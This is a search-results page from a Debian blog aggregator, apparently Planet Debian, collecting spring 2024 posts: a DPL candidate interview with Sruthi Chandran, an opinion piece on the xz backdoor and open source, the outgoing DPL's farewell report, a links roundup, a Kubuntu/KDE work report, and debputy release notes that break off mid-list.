Search Results: "agi"

5 April 2024

Bits from Debian: apt install dpl-candidate: Sruthi Chandran

The Debian Project Developers will shortly vote for a new Debian Project Leader known as the DPL. The DPL is the official representative of representative of The Debian Project tasked with managing the overall project, its vision, direction, and finances. The DPL is also responsible for the selection of Delegates, defining areas of responsibility within the project, the coordination of Developers, and making decisions required for the project. Our outgoing and present DPL Jonathan Carter served 4 terms, from 2020 through 2024. Jonathan shared his last Bits from the DPL post to Debian recently and his hopes for the future of Debian. Recently, we sat with the two present candidates for the DPL position asking questions to find out who they really are in a series of interviews about their platforms, visions for Debian, lives, and even their favorite text editors. The interviews were conducted by disaster2life (Yashraj Moghe) and made available from video and audio transcriptions: Voting for the position starts on April 6, 2024. Editors' note: This is our official return to Debian interviews, readers should stay tuned for more upcoming interviews with Developers and other important figures in Debian as part of our "Meet your Debian Developer" series. We used the following tools and services: Turboscribe.ai for the transcription from the audio and video files, IRC: Oftc.net for communication, Jitsi meet for interviews, and Open Broadcaster Software (OBS) for editing and video. While we encountered many technical difficulties in the return to this process, we are still able and proud to present the transcripts of the interviews edited only in a few areas for readability. 2024 Debian Project Leader Candidate: Sruthi Chandran Sruthi's interview Hi Sruthi, so for the first question, who are you and could you tell us a little bit about yourself? [Sruthi]:
I usually talk about me whenever I am talking about answering the question who am I, I usually say like I am a librarian turned free software enthusiast and a Debian Developer. So I had no technical background and I learned, I was introduced to free software through my husband and then I learned Debian packaging, and eventually I became a Debian Developer. So I always give my example to people who say I am not technically inclined, I don't have technical background so I can't contribute to free software. So yeah, that's what I refer to myself.
For the next question, could you tell me what do you do in Debian, and could you mention your story up until here today? [Sruthi]:
Okay, so let me start from my initial days in Debian. I started contributing to Debian, my first contribution was a Tibetan font. We went to a Tibetan place and they were saying they didn't have a font in Linux. So that's how I started contributing. Then I moved on to Ruby packages, then I have some JavaScript and Go packages, all dependencies of GitLab. So I was involved with maintaining GitLab for some time, now I'm not very active there. But yeah, so GitLab was the main package I was contributing to since I contributed since 2016 to maybe like 2020 or something. Later I have come [over to] packaging. Now I am part of some of the teams, delegated teams, like community team and outreach team, as well as the Debconf committee. And the biggest, I think, my activity in Debian, I would say is organizing Debconf 2023. So it was a great experience and yeah, so that's my story in Debian.
So what are three key terms about you and your candidacy? [Sruthi]:
Okay, let me first think about it. For candidacy, I can start with diversity is one point I started expressing from the first time I contested for DPL. But to be honest, that's the main point I want to bring.
[Yashraj]:
So for diversity, if you could break down your thoughts on diversity and make them, [about] your three points including diversity.
[Sruthi]:
So in addition to, eventually when starting it was just diversity. Now I have like a bit more ideas, like community, like I want to be a leader for the Debian community. More than, I don't know, maybe people may not agree, but I would say I want to be a leader of Debian community rather than a Debian operating system. I connect to community more and third point I would say.
The term of a DPL lasts for an year. So what do you think during, what would you try to do during that, that you can't do from your position now? [Sruthi]:
Okay. So I, like, I am very happy with the structure of Debian and how things work in Debian. Like you can do almost a lot of things, like almost all things without being a DPL. Whatever change you want to bring about or whatever you want to do, you can do without being a DPL. Anyone, like every DD has the same rights. Only things I feel [the] DPL has hold on are mainly the budget or the funding part, which like, that's where they do the decision making part. And then comes like, and one advantage of DPL driving some idea is that somehow people tend to listen to that with more, like, tend to give more attention to what DPL is saying rather than a normal DD. So I wanted to, like, I have answered some of the questions on how to, how I plan to do the financial budgeting part, how I want to handle, like, and the other thing is using the extra attention that I get as a DPL, I would like to obviously start with the diversity aspect in Debian. And yeah, like, I, what I want to do is not, like, be a leader and say, like, take Debian to one direction where I want to go, but I would rather take suggestions and inputs from the whole community and go about with that. So yes, that's what I would say.
And taking a less serious question now, what is your preferred text editor? [Sruthi]:
Vim.
[Yashraj]:
Vim, wholeheartedly team Vim?
[Sruthi]:
Yes.
[Yashraj]:
Great. Well, this was made in Vim, all the text for this.
[Sruthi]:
So, like, since you mentioned extra data, I'll give my example, like, it's just a fun note, when I started contributing to Debian, as I mentioned, I didn't have any knowledge about free software, like Debian, and I was not used to even using Linux. So, and I didn't have experience with these text editors. So, when I started contributing, I used to do the editing part using gedit. So, that's how I started. Eventually, I moved to Nano, and once I reached Vim, I didn't move on.
Team Vim. Next question. What, what do you think is the importance of the Debian project in the world today? And where would you like to see it in 10 years, like 10 years into the future? [Sruthi]:
Okay. So, Debian, as we all know, is referred to as the universal operating system without, like, it is said for a reason. We have hundreds and hundreds of operating systems, like Linux, distributions based on Debian. So, I believe Debian, like even now, Debian has good influence on the, at least on the Linux or Linux ecosystem. So, what we implement in Debian has, like, is going to affect quite a lot of, like, a very good percentage of people using Linux. So, yes. So, I think Debian is one of the leading Linux distributions. And I think in 10 years, we should be able to reach a position, like, where we are not, like, even now, like, even these many years after having Linux, we face a lot of problems in newer and newer hardware coming up and installing on them is a big problem. Like, firmwares and all those things are getting more and more complicated. Like, it should be getting simpler, but it's getting more and more complicated. So, I, one thing I would imagine, like, I don't know if we will ever reach there, but I would imagine that eventually with the Debian, we should be able to have some, at least a few of the hardware developers or hardware producers have Debian pre-installed and those kind of things. Like, not, like, become, I'm not saying it's all, it's also available right now. What I'm saying is that it becomes prominent enough to be opted as, like, default distro.
What part of Debian has made you And what part of the project has kept you going all through these years? [Sruthi]:
Okay. So, I started to contribute in 2016, and I was part of the team doing GitLab packaging, and we did have a lot of training workshops and those kind of things within India. And I was, like, I had interacted with some of the Indian DDs, but I never got, like, even through chat or mail. I didn't have a lot of interaction with the rest of the world, DDs. And the 2019 Debconf changed my whole perspective about Debian. Before that, I wasn't, like, even, I was interested in free software. I was doing the technical stuff and all. But after DebConf, my whole idea has been, like, my focus changed to the community. Debian community is a very welcoming, very interesting community to be with. And so, I believe that, like, 2019 DebConf was a for me. And that kept, from 2019, my focus has been to how to support, like, how, I moved to the community part of Debian from there. Then in 2020 I became part of the community team, and, like, I started being part of other teams. So, these, I would say, the Debian community is the one, like, aspect of Debian that keeps me whole, keeps me held on to the Debian ecosystem as a whole.
Continuing to speak about Debian, what do you think, what is the first thing that comes to your mind when you think of Debian, like, the word, the community, what's the first thing? [Sruthi]:
I think I may sound like a broken record or something.
[Yashraj]:
No, no.
[Sruthi]:
Again, I would say the Debian community, like, it's the people who makes Debian, that makes Debian special. Like, apart from that, if I say, I would say I'm very, like, one part of Debian that makes me very happy is the, how the governing system of Debian works, the Debian constitution and all those things, like, it's a very unique thing for Debian. And, and it's like, when people say you can't work without a proper, like, establishment or even somebody deciding everything for you, it's difficult. When people say, like, we have been, Debian has been proving it for quite a long time now, that it's possible. So, so that's one thing I believe, like, that's one unique point. And I am very proud about that.
What areas do you think Debian is failing in, how can it (that standing) be improved? [Sruthi]:
So, I think where Debian is failing now is getting new people into Debian. Like, I don't remember, like, exactly the answer. But I remember hearing someone mention, like, the average age of a Debian Developer is, like, above 40 or 45 or something, like, exact age, I don't remember. But it's like, Debian is getting old. Like, the people in Debian are getting old and we are not getting enough of new people into Debian. And that's very important to have people, like, new people coming up. Otherwise, eventually, like, after a few years, nobody, like, we won't have enough people to take the project forward. So, yeah, I believe that is where we need to work on. We are doing some efforts, like, being part of GSOC or outreachy and having maybe other events, like, local events. Like, we used to have a lot of Debian packaging workshops in India. And those kind of, I think, in Brazil and all, they all have, like, local communities are doing. But we are not very successful in retaining the people who maybe come and try out things. But we are not very good at retaining the people, like, retaining people who come. So, we need to work on those things. Right now, I don't have a solid answer for that. But one thing, like, I was thinking about is, like, having a Debian specific outreach project, wherein the focus will be about the Debian, like, starting will be more on, like, usually what happens in GSOC and outreach is that people come, have the, do the contributions, and they go back. Like, they don't have that connection with the Debian, like, Debian community or Debian project. So, what I envision with these, the Debian outreach, the Debian specific outreach is that we have some part of the internship, like, even before starting the internship, we have some sessions and, like, with the people in Debian having, like, getting them introduced to the Debian philosophy and Debian community and Debian, how Debian works. And those things, we focus on that. And then we move on to the technical internship parts. So, I believe this could do some good in having, like, when you have people you can connect to, you tend to stay back in a project mode. When you feel something more than, like, right now, we have so many technical stuff to do, like, the choice for a college student is endless. So, if they want, if they stay back for something, like, maybe for Debian, I would say, we need to have them connected to the Debian project before we go into technical parts. Like, technical parts, like, there are other things as well, where they can go and do the technical part, but, like, they can come here, like, yeah. So, that's what I was saying. Focused outreach projects is one thing. That's just one. That's not enough. We need more of, like, more ideas to have more new people come up. And I'm very happy with, like, the DebConf thing. We tend to get more and more people from the places where we have a DebConf. Brazil is an example. After the Debconf, they have quite a good improvement on Debian contributors. And I think in India also, it did give a good result. Like, we have more people contributing and staying back and those things. So, yeah. So, these were the things I would say, like, we can do to improve.
For the final question, what field in free software do you, what field in free software generally do you think requires the most work to be put into it? What do you think is Debian's part in that field? [Sruthi]:
Okay. Like, right now, what comes to my mind is the free software licenses parts. Like, we have a lot of free software licenses, and there are non-free software licenses. But currently, I feel free software is having a big problem in enforcing these licenses. Like, there are, there may be big corporations or like some people who take up the whole, the code and may not follow the whole, for example, the GPL licenses. Like, we don't know how much of those, how much of the free softwares are used in the bigger things. Yeah, I agree. There are a lot of corporations who are afraid to touch free software. But there would be good amount of free software, free work that converts into property, things violating the free software licenses and those things. And we do not have the kind of like, we have SFLC, SFC, etc. But still, we do not have the ability to go behind and trace and implement the licenses. So, enforce those licenses and bring people who are violating the licenses forward and those kind of things is challenging because one thing is it takes time, like, and most importantly, money is required for the legal stuff. And not always people who like people who make small software, or maybe big, but they may not have the kind of time and money to have these things enforced. So, that's a big challenge free software is facing, especially in our current scenario. I feel we are having those, like, we need to find ways how we can get it sorted. I don't have an answer right now what to do. But this is a challenge I felt like and Debian's part in that. Yeah, as I said, I don't have a solution for that. But the Debian, so DFSG and Debian sticking on to the free software licenses is a good support, I think.
So, that was the final question, Do you have anything else you want to mention for anyone watching this? [Sruthi]:
Not really, like, I am happy, like, I think I was able to answer the questions. And yeah, I would say who is watching. I won't say like, I'm the best DPL candidate, you can't have a better one or something. I stand for a reason. And if you believe in that, or the Debian community and Debian diversity, and those kinds of things, if you believe it, I hope you would be interested, like, you would want to vote for me. That's it. Like, I'm not, I'll make it very clear. I'm not doing a technical leadership part here. So, those, I can't convince people who want technical leadership to vote for me. But I would say people who connect with me, I hope they vote for me.

4 April 2024

John Goerzen: The xz Issue Isn t About Open Source

You ve probably heard of the recent backdoor in xz. There have been a lot of takes on this, most of them boiling down to some version of:
The problem here is with Open Source Software.
I want to say not only is that view so myopic that it pushes towards the incorrect, but also it blinds us to more serious problems. Now, I don t pretend that there are no problems in the FLOSS community. There have been various pieces written about what this issue says about the FLOSS community (usually without actionable solutions). I m not here to say those pieces are wrong. Just that there s a bigger picture. So with this xz issue, it may well be a state actor (aka spy ) that added this malicious code to xz. We also know that proprietary software and systems can be vulnerable. For instance, a Twitter whistleblower revealed that Twitter employed Indian and Chinese spies, some knowingly. A recent report pointed to security lapses at Microsoft, including preventable lapses in security. According to the Wikipedia article on the SolarWinds attack, it was facilitated by various kinds of carelessness, including passwords being posted to Github and weak default passwords. They directly distributed malware-infested updates, encouraged customers to disable anti-malware tools when installing SolarWinds products, and so forth. It would be naive indeed to assume that there aren t black hat actors among the legions of programmers employed by companies that outsource work to low-cost countries some of which have challenges with bribery. So, given all this, we can t really say the problem is Open Source. Maybe it s more broad:
The problem here is with software.
Maybe that inches us closer, but is it really accurate? We have all heard of Boeing s recent issues, which seem to have some element of root causes in corporate carelessness, cost-cutting, and outsourcing. That sounds rather similar to the SolarWinds issue, doesn t it?
Well then, the problem is capitalism.
Maybe it has a role to play, but isn t it a little too easy to just say capitalism and throw up our hands helplessly, just as some do with FLOSS as at the start of this article? After all, capitalism also brought us plenty of products of very high quality over the years. When we can point to successful, non-careless products and I own some of them (for instance, my Framework laptop). We clearly haven t reached the root cause yet. And besides, what would you replace it with? All the major alternatives that have been tried have even stronger downsides. Maybe you replace it with better regulated capitalism , but that s still capitalism.
Then the problem must be with consumers.
As this argument would go, it s consumers buying patterns that drive problems. Buyers individual and corporate seek flashy features and low cost, prizing those over quality and security. No doubt this is true in a lot of cases. Maybe greed or status-conscious societies foster it: Temu promises people to shop like a billionaire , and unloads on them cheap junk, which all but guarantees that shipments from Temu containing products made with forced labor are entering the United States on a regular basis . But consumers are also people, and some fraction of them are quite capable of writing fantastic software, and in fact, do so. So what we need is some way to seize control. Some way to do what is right, despite the pressures of consumers or corporations. Ah yes, dear reader, you have been slogging through all these paragraphs and now realize I have been leading you to this:
Then the solution is Open Source.
Indeed. Faults and all, FLOSS is the most successful movement I know where people are bringing us back to the commons: working and volunteering for the common good, unleashing a thousand creative variants on a theme, iterating in every direction imaginable. We have FLOSS being vital parts of everything from $30 Raspberry Pis to space missions. It is bringing education and communication to impoverished parts of the world. It lets everyone write and release software. And, unlike the SolarWinds and Twitter issues, it exposes both clever solutions and security flaws to the world. If an authentication process in Windows got slower, we would all shrug and mutter Microsoft under our breath. Because, really, what else can we do? We have no agency with Windows. If an authentication process in Linux gets slower, anybody that s interested anybody at all can dive in and ask why and trace it down to root causes. Some look at this and say FLOSS is responsible for this mess. I look at it and say, this would be so much worse if it wasn t FLOSS and experience backs me up on this. FLOSS doesn t prevent security issues itself. What it does do is give capabilities to us all. The ability to investigate. Ability to fix. Yes, even the ability to break and its cousin, the power to learn. And, most rewarding, the ability to contribute.

2 April 2024

Bits from Debian: Bits from the DPL

Dear Debianites This morning I decided to just start writing Bits from DPL and send whatever I have by 18:00 local time. Here it is, barely proof read, along with all it's warts and grammar mistakes! It's slightly long and doesn't contain any critical information, so if you're not in the mood, don't feel compelled to read it! Get ready for a new DPL! Soon, the voting period will start to elect our next DPL, and my time as DPL will come to an end. Reading the questions posted to the new candidates on debian-vote, it takes quite a bit of restraint to not answer all of them myself, I think I can see how that aspect contributed to me being reeled in to running for DPL! In total I've done so 5 times (the first time I ran, Sam was elected!). Good luck to both Andreas and Sruthi, our current DPL candidates! I've already started working on preparing handover, and there's multiple request from teams that have came in recently that will have to wait for the new term, so I hope they're both ready to hit the ground running! Things that I wish could have gone better Communication Recently, I saw a t-shirt that read:
Adulthood is saying, 'But after this week things will slow down a bit' over and over until you die.
I can relate! With every task, crisis or deadline that appears, I think that once this is over, I'll have some more breathing space to get back to non-urgent, but important tasks. "Bits from the DPL" was something I really wanted to get right this last term, and clearly failed spectacularly. I have two long Bits from the DPL drafts that I never finished, I tend to have prioritised problems of the day over communication. With all the hindsight I have, I'm not sure which is better to prioritise, I do rate communication and transparency very highly and this is really the top thing that I wish I could've done better over the last four years. On that note, thanks to people who provided me with some kind words when I've mentioned this to them before. They pointed out that there are many other ways to communicate and be in touch with the community, and they mentioned that they thought that I did a good job with that. Since I'm still on communication, I think we can all learn to be more effective at it, since it's really so important for the project. Every time I publicly spoke about us spending more money, we got more donations. People out there really like to see how we invest funds in to Debian, instead of just making it heap up. DSA just spent a nice chunk on money on hardware, but we don't have very good visibility on it. It's one thing having it on a public line item in SPI's reporting, but it would be much more exciting if DSA could provide a write-up on all the cool hardware they're buying and what impact it would have on developers, and post it somewhere prominent like debian-devel-announce, Planet Debian or Bits from Debian (from the publicity team). I don't want to single out DSA there, it's difficult and affects many other teams. The Salsa CI team also spent a lot of resources (time and money wise) to extend testing on AMD GPUs and other AMD hardware. It's fantastic and interesting work, and really more people within the project and in the outside world should know about it! I'm not going to push my agendas to the next DPL, but I hope that they continue to encourage people to write about their work, and hopefully at some point we'll build enough excitement in doing so that it becomes a more normal part of our daily work. Founding Debian as a standalone entity This was my number one goal for the project this last term, which was a carried over item from my previous terms. I'm tempted to write everything out here, including the problem statement and our current predicaments, what kind of ground work needs to happen, likely constitutional changes that need to happen, and the nature of the GR that would be needed to make such a thing happen, but if I start with that, I might not finish this mail. In short, I 100% believe that this is still a very high ranking issue for Debian, and perhaps after my term I'd be in a better position to spend more time on this (hmm, is this an instance of "The grass is always better on the other side", or "Next week will go better until I die?"). Anyway, I'm willing to work with any future DPL on this, and perhaps it can in itself be a delegation tasked to properly explore all the options, and write up a report for the project that can lead to a GR. Overall, I'd rather have us take another few years and do this properly, rather than rush into something that is again difficult to change afterwards. So while I very much wish this could've been achieved in the last term, I can't say that I have any regrets here either. My terms in a nutshell COVID-19 and Debian 11 era My first term in 2020 started just as the COVID-19 pandemic became known to spread globally. It was a tough year for everyone, and Debian wasn't immune against its effects either. Many of our contributors got sick, some have lost loved ones (my father passed away in March 2020 just after I became DPL), some have lost their jobs (or other earners in their household have) and the effects of social distancing took a mental and even physical health toll on many. In Debian, we tend to do really well when we get together in person to solve problems, and when DebConf20 got cancelled in person, we understood that that was necessary, but it was still more bad news in a year we had too much of it already. I can't remember if there was ever any kind of formal choice or discussion about this at any time, but the DebConf video team just kind of organically and spontaneously became the orga team for an online DebConf, and that lead to our first ever completely online DebConf. This was great on so many levels. We got to see each other's faces again, even though it was on screen. We had some teams talk to each other face to face for the first time in years, even though it was just on a Jitsi call. It had a lasting cultural change in Debian, some teams still have video meetings now, where they didn't do that before, and I think it's a good supplement to our other methods of communication. We also had a few online Mini-DebConfs that was fun, but DebConf21 was also online, and by then we all developed an online conference fatigue, and while it was another good online event overall, it did start to feel a bit like a zombieconf and after that, we had some really nice events from the Brazillians, but no big global online community events again. In my opinion online MiniDebConfs can be a great way to develop our community and we should spend some further energy into this, but hey! This isn't a platform so let me back out of talking about the future as I see it... Despite all the adversity that we faced together, the Debian 11 release ended up being quite good. It happened about a month or so later than what we ideally would've liked, but it was a solid release nonetheless. It turns out that for quite a few people, staying inside for a few months to focus on Debian bugs was quite productive, and Debian 11 ended up being a very polished release. During this time period we also had to deal with a previous Debian Developer that was expelled for his poor behaviour in Debian, who continued to harass members of the Debian project and in other free software communities after his expulsion. This ended up being quite a lot of work since we had to take legal action to protect our community, and eventually also get the police involved. I'm not going to give him the satisfaction by spending too much time talking about him, but you can read our official statement regarding Daniel Pocock here: https://www.debian.org/News/2021/20211117 In late 2021 and early 2022 we also discussed our general resolution process, and had two consequent votes to address some issues that have affected past votes: In my first term I addressed our delegations that were a bit behind, by the end of my last term all delegation requests are up to date. There's still some work to do, but I'm feeling good that I get to hand this over to the next DPL in a very decent state. Delegation updates can be very deceiving, sometimes a delegation is completely re-written and it was just 1 or 2 hours of work. Other times, a delegation updated can contain one line that has changed or a change in one team member that was the result of days worth of discussion and hashing out differences. I also received quite a few requests either to host a service, or to pay a third-party directly for hosting. This was quite an admin nightmare, it either meant we had to manually do monthly reimbursements to someone, or have our TOs create accounts/agreements at the multiple providers that people use. So, after talking to a few people about this, we founded the DebianNet team (we could've admittedly chosen a better name, but that can happen later on) for providing hosting at two different hosting providers that we have agreement with so that people who host things under debian.net have an easy way to host it, and then at the same time Debian also has more control if a site maintainer goes MIA. More info: https://wiki.debian.org/Teams/DebianNet You might notice some Openstack mentioned there, we had some intention to set up a Debian cloud for hosting these things, that could also be used for other additional Debiany things like archive rebuilds, but these have so far fallen through. We still consider it a good idea and hopefully it will work out some other time (if you're a large company who can sponsor few racks and servers, please get in touch!) DebConf22 and Debian 12 era DebConf22 was the first time we returned to an in-person DebConf. It was a bit smaller than our usual DebConf - understandably so, considering that there were still COVID risks and people who were at high risk or who had family with high risk factors did the sensible thing and stayed home. After watching many MiniDebConfs online, I also attended my first ever MiniDebConf in Hamburg. It still feels odd typing that, it feels like I should've been at one before, but my location makes attending them difficult (on a side-note, a few of us are working on bootstrapping a South African Debian community and hopefully we can pull off MiniDebConf in South Africa later this year). While I was at the MiniDebConf, I gave a talk where I covered the evolution of firmware, from the simple e-proms that you'd find in old printers to the complicated firmware in modern GPUs that basically contain complete operating systems- complete with drivers for the device their running on. I also showed my shiny new laptop, and explained that it's impossible to install that laptop without non-free firmware (you'd get a black display on d-i or Debian live). Also that you couldn't even use an accessibility mode with audio since even that depends on non-free firmware these days. Steve, from the image building team, has said for a while that we need to do a GR to vote for this, and after more discussion at DebConf, I kept nudging him to propose the GR, and we ended up voting in favour of it. I do believe that someone out there should be campaigning for more free firmware (unfortunately in Debian we just don't have the resources for this), but, I'm glad that we have the firmware included. In the end, the choice comes down to whether we still want Debian to be installable on mainstream bare-metal hardware. At this point, I'd like to give a special thanks to the ftpmasters, image building team and the installer team who worked really hard to get the changes done that were needed in order to make this happen for Debian 12, and for being really proactive for remaining niggles that was solved by the time Debian 12.1 was released. The included firmware contributed to Debian 12 being a huge success, but it wasn't the only factor. I had a list of personal peeves, and as the hard freeze hit, I lost hope that these would be fixed and made peace with the fact that Debian 12 would release with those bugs. I'm glad that lots of people proved me wrong and also proved that it's never to late to fix bugs, everything on my list got eliminated by the time final freeze hit, which was great! We usually aim to have a release ready about 2 years after the previous release, sometimes there are complications during a freeze and it can take a bit longer. But due to the excellent co-ordination of the release team and heavy lifting from many DDs, the Debian 12 release happened 21 months and 3 weeks after the Debian 11 release. I hope the work from the release team continues to pay off so that we can achieve their goals of having shorter and less painful freezes in the future! Even though many things were going well, the ongoing usr-merge effort highlighted some social problems within our processes. I started typing out the whole history of usrmerge here, but it's going to be too long for the purpose of this mail. Important questions that did come out of this is, should core Debian packages be team maintained? And also about how far the CTTE should really be able to override a maintainer. We had lots of discussion about this at DebConf22, but didn't make much concrete progress. I think that at some point we'll probably have a GR about package maintenance. Also, thank you to Guillem who very patiently explained a few things to me (after probably having have to done so many times to others before already) and to Helmut who have done the same during the MiniDebConf in Hamburg. I think all the technical and social issues here are fixable, it will just take some time and patience and I have lots of confidence in everyone involved. UsrMerge wiki page: https://wiki.debian.org/UsrMerge DebConf 23 and Debian 13 era DebConf23 took place in Kochi, India. At the end of my Bits from the DPL talk there, someone asked me what the most difficult thing I had to do was during my terms as DPL. I answered that nothing particular stood out, and even the most difficult tasks ended up being rewarding to work on. Little did I know that my most difficult period of being DPL was just about to follow. During the day trip, one of our contributors, Abraham Raji, passed away in a tragic accident. There's really not anything anyone could've done to predict or stop it, but it was devastating to many of us, especially the people closest to him. Quite a number of DebConf attendees went to his funeral, wearing the DebConf t-shirts he designed as a tribute. It still haunts me when I saw his mother scream "He was my everything! He was my everything!", this was by a large margin the hardest day I've ever had in Debian, and I really wasn't ok for even a few weeks after that and I think the hurt will be with many of us for some time to come. So, a plea again to everyone, please take care of yourself! There's probably more people that love you than you realise. A special thanks to the DebConf23 team, who did a really good job despite all the uphills they faced (and there were many!). As DPL, I think that planning for a DebConf is near to impossible, all you can do is show up and just jump into things. I planned to work with Enrico to finish up something that will hopefully save future DPLs some time, and that is a web-based DD certificate creator instead of having the DPL do so manually using LaTeX. It already mostly works, you can see the work so far by visiting https://nm.debian.org/person/ACCOUNTNAME/certificate/ and replacing ACCOUNTNAME with your Debian account name, and if you're a DD, you should see your certificate. It still needs a few minor changes and a DPL signature, but at this point I think that will be finished up when the new DPL start. Thanks to Enrico for working on this! Since my first term, I've been trying to find ways to improve all our accounting/finance issues. Tracking what we spend on things, and getting an annual overview is hard, especially over 3 trusted organisations. The reimbursement process can also be really tedious, especially when you have to provide files in a certain order and combine them into a PDF. So, at DebConf22 we had a meeting along with the treasurer team and Stefano Rivera who said that it might be possible for him to work on a new system as part of his Freexian work. It worked out, and Freexian funded the development of the system since then, and after DebConf23 we handled the reimbursements for the conference via the new reimbursements site: https://reimbursements.debian.net/ It's still early days, but over time it should be linked to all our TOs and we'll use the same category codes across the board. So, overall, our reimbursement process becomes a lot simpler, and also we'll be able to get information like how much money we've spent on any category in any period. It will also help us to track how much money we have available or how much we spend on recurring costs. Right now that needs manual polling from our TOs. So I'm really glad that this is a big long-standing problem in the project that is being fixed. For Debian 13, we're waving goodbye to the KFreeBSD and mipsel ports. But we're also gaining riscv64 and loongarch64 as release architectures! I have 3 different RISC-V based machines on my desk here that I haven't had much time to work with yet, you can expect some blog posts about them soon after my DPL term ends! As Debian is a unix-like system, we're affected by the Year 2038 problem, where systems that uses 32 bit time in seconds since 1970 run out of available time and will wrap back to 1970 or have other undefined behaviour. A detailed wiki page explains how this works in Debian, and currently we're going through a rather large transition to make this possible. I believe this is the right time for Debian to be addressing this, we're still a bit more than a year away for the Debian 13 release, and this provides enough time to test the implementation before 2038 rolls along. Of course, big complicated transitions with dependency loops that causes chaos for everyone would still be too easy, so this past weekend (which is a holiday period in most of the west due to Easter weekend) has been filled with dealing with an upstream bug in xz-utils, where a backdoor was placed in this key piece of software. An Ars Technica covers it quite well, so I won't go into all the details here. I mention it because I want to give yet another special thanks to everyone involved in dealing with this on the Debian side. Everyone involved, from the ftpmasters to security team and others involved were super calm and professional and made quick, high quality decisions. This also lead to the archive being frozen on Saturday, this is the first time I've seen this happen since I've been a DD, but I'm sure next week will go better! Looking forward It's really been an honour for me to serve as DPL. It might well be my biggest achievement in my life. Previous DPLs range from prominent software engineers to game developers, or people who have done things like complete Iron Man, run other huge open source projects and are part of big consortiums. Ian Jackson even authored dpkg and is now working on the very interesting tag2upload service! I'm a relative nobody, just someone who grew up as a poor kid in South Africa, who just really cares about Debian a lot. And, above all, I'm really thankful that I didn't do anything major to screw up Debian for good. Not unlike learning how to use Debian, and also becoming a Debian Developer, I've learned a lot from this and it's been a really valuable growth experience for me. I know I can't possible give all the thanks to everyone who deserves it, so here's a big big thanks to everyone who have worked so hard and who have put in many, many hours to making Debian better, I consider you all heroes! -Jonathan
31 March 2024

Russell Coker: Links March 2024

Bruce Schneier wrote an interesting blog post about his workshop on reimagining democracy and the unusual way he structured it [1]. It would be fun to have a security conference run like that! Matthias write an informative blog post about Wayland Wayland really breaks things Just for now which links to a blog debate about the utility of Wayland [2]. Wayland seems pretty good to me. Cory Doctorow wrote an insightful article about the AI bubble comparing it to previous bubbles [3]. Charles Stross wrote an insightful analysis of the implications if the UK brought back military conscription [4]. Looks like the era of large armies is over. Charles Stross wrote an informative blog post about the Worldcon in China, covering issues of vote rigging for location, government censorship vs awards, and business opportunities [5]. The Paris Review has an interesting article about speaking to the CIA s Creative Writing Group [6]. It doesn t explain why they have a creative writing group that has some sort of semi-official sanction. LongNow has an insightful article about the threats to biodiversity in food crops and the threat that poses to humans [7]. Bruce Schneier and Albert Fox Cahn wrote an interesting article about the impacts of chatbots on human discourse [8]. If it makes people speak more precisely then that would be great for all Autistic people!

28 March 2024

Scarlett Gately Moore: Kubuntu, KDE Report. In Loving Memory of my Son.

Personal: As many of you know, I lost my beloved son March 9th. This has hit me really hard, but I am staying strong and holding on to all the wonderful memories I have. He grew up to be an amazing man, devoted christian and wonderful father. He was loved by everyone who knew him and will be truly missed by us all. I have had folks ask me how they can help. He left behind his 7 year old son Mason. Mason was Billy s world and I would like to make sure Mason is taken care of. I have set up a gofundme for Mason and all proceeds will go to the future care of him. https://gofund.me/25dbff0c

Work report Kubuntu: Bug bashing! I am triaging allthebugs for Plasma which can be seen here: https://bugs.launchpad.net/plasma-5.27/+bug/2053125 I am happy to report many of the remaining bugs have been fixed in the latest bug fix release 5.27.11. I prepared https://kde.org/announcements/plasma/5/5.27.11/ and Rik uploaded to archive, thank you. Unfortunately, this and several other key fixes are stuck in transition do to the time_t64 transition, which you can read about here: https://wiki.debian.org/ReleaseGoals/64bit-time . It is the biggest transition in Debian/Ubuntu history and it couldn t come at a worst time. We are aware our ISO installer is currently broken, calamares is one of those things stuck in this transition. There is a workaround in the comments of the bug report: https://bugs.launchpad.net/ubuntu/+source/calamares/+bug/2054795 Fixed an issue with plasma-welcome. Found the fix for emojis and Aaron has kindly moved this forward with the fontconfig maintainer. Thanks! I have received an https://kfocus.org/spec/spec-ir14.html laptop and it is truly a great machine and is now my daily driver. A big thank you to the Kfocus team! I can t wait to show it off at https://linuxfestnorthwest.org/. KDE Snaps: You will see the activity in this ramp back up as the KDEneon Core project is finally a go! I will participate in the project with part time status and get everyone in the Enokia team up to speed with my snap knowledge, help prepare the qt6/kf6 transition, package plasma, and most importantly I will focus on documentation for future contributors. I have created the ( now split ) qt6 with KDE patchset support and KDE frameworks 6 SDK and runtime snaps. I have made the kde-neon-6 extension and the PR is in: https://github.com/canonical/snapcraft/pull/4698 . Future work on the extension will include multiple versions track support and core24 support.

I have successfully created our first qt6/kf6 snap ark. They will show showing up in the store once all the required bits have been merged and published. Thank you for stopping by. ~Scarlett

24 March 2024

Niels Thykier: debputy v0.1.21

Earlier today, I have just released debputy version 0.1.21 to Debian unstable. In the blog post, I will highlight some of the new features.
Package boilerplate reduction with automatic relationship substvar Last month, I started a discussion on rethinking how we do relationship substvars such as the $ misc:Depends . These generally ends up being boilerplate runes in the form of Depends: $ misc:Depends , $ shlibs:Depends where you as the packager has to remember exactly which runes apply to your package. My proposed solution was to automatically apply these substvars and this feature has now been implemented in debputy. It is also combined with the feature where essential packages should use Pre-Depends by default for dpkg-shlibdeps related dependencies. I am quite excited about this feature, because I noticed with libcleri that we are now down to 3-5 fields for defining a simple library package. Especially since most C library packages are trivial enough that debputy can auto-derive them to be Multi-Arch: same. As an example, the libcleric1 package is down to 3 fields (Package, Architecture, Description) with Section and Priority being inherited from the Source stanza. I have submitted a MR to show case the boilerplate reduction at https://salsa.debian.org/siridb-team/libcleri/-/merge_requests/3. The removal of libcleric1 (= $ binary:Version ) in that MR relies on another existing feature where debputy can auto-derive a dependency between an arch:any -dev package and the library package based on the .so symlink for the shared library. The arch:any restriction comes from the fact that arch:all and arch:any packages are not built together, so debputy cannot reliably see across the package boundaries during the build (and therefore refuses to do so at all). Packages that have already migrated to debputy can use debputy migrate-from-dh to detect any unnecessary relationship substitution variables in case you want to clean up. The removal of Multi-Arch: same and intra-source dependencies must be done manually and so only be done so when you have validated that it is safe and sane to do. I was willing to do it for the show-case MR, but I am less confident that would bother with these for existing packages in general. Note: I summarized the discussion of the automatic relationship substvar feature earlier this month in https://lists.debian.org/debian-devel/2024/03/msg00030.html for those who want more details. PS: The automatic relationship substvars feature will also appear in debhelper as a part of compat 14.
Language Server (LSP) and Linting I have long been frustrated by our poor editor support for Debian packaging files. To this end, I started working on a Language Server (LSP) feature in debputy that would cover some of our standard Debian packaging files. This release includes the first version of said language server, which covers the following files:
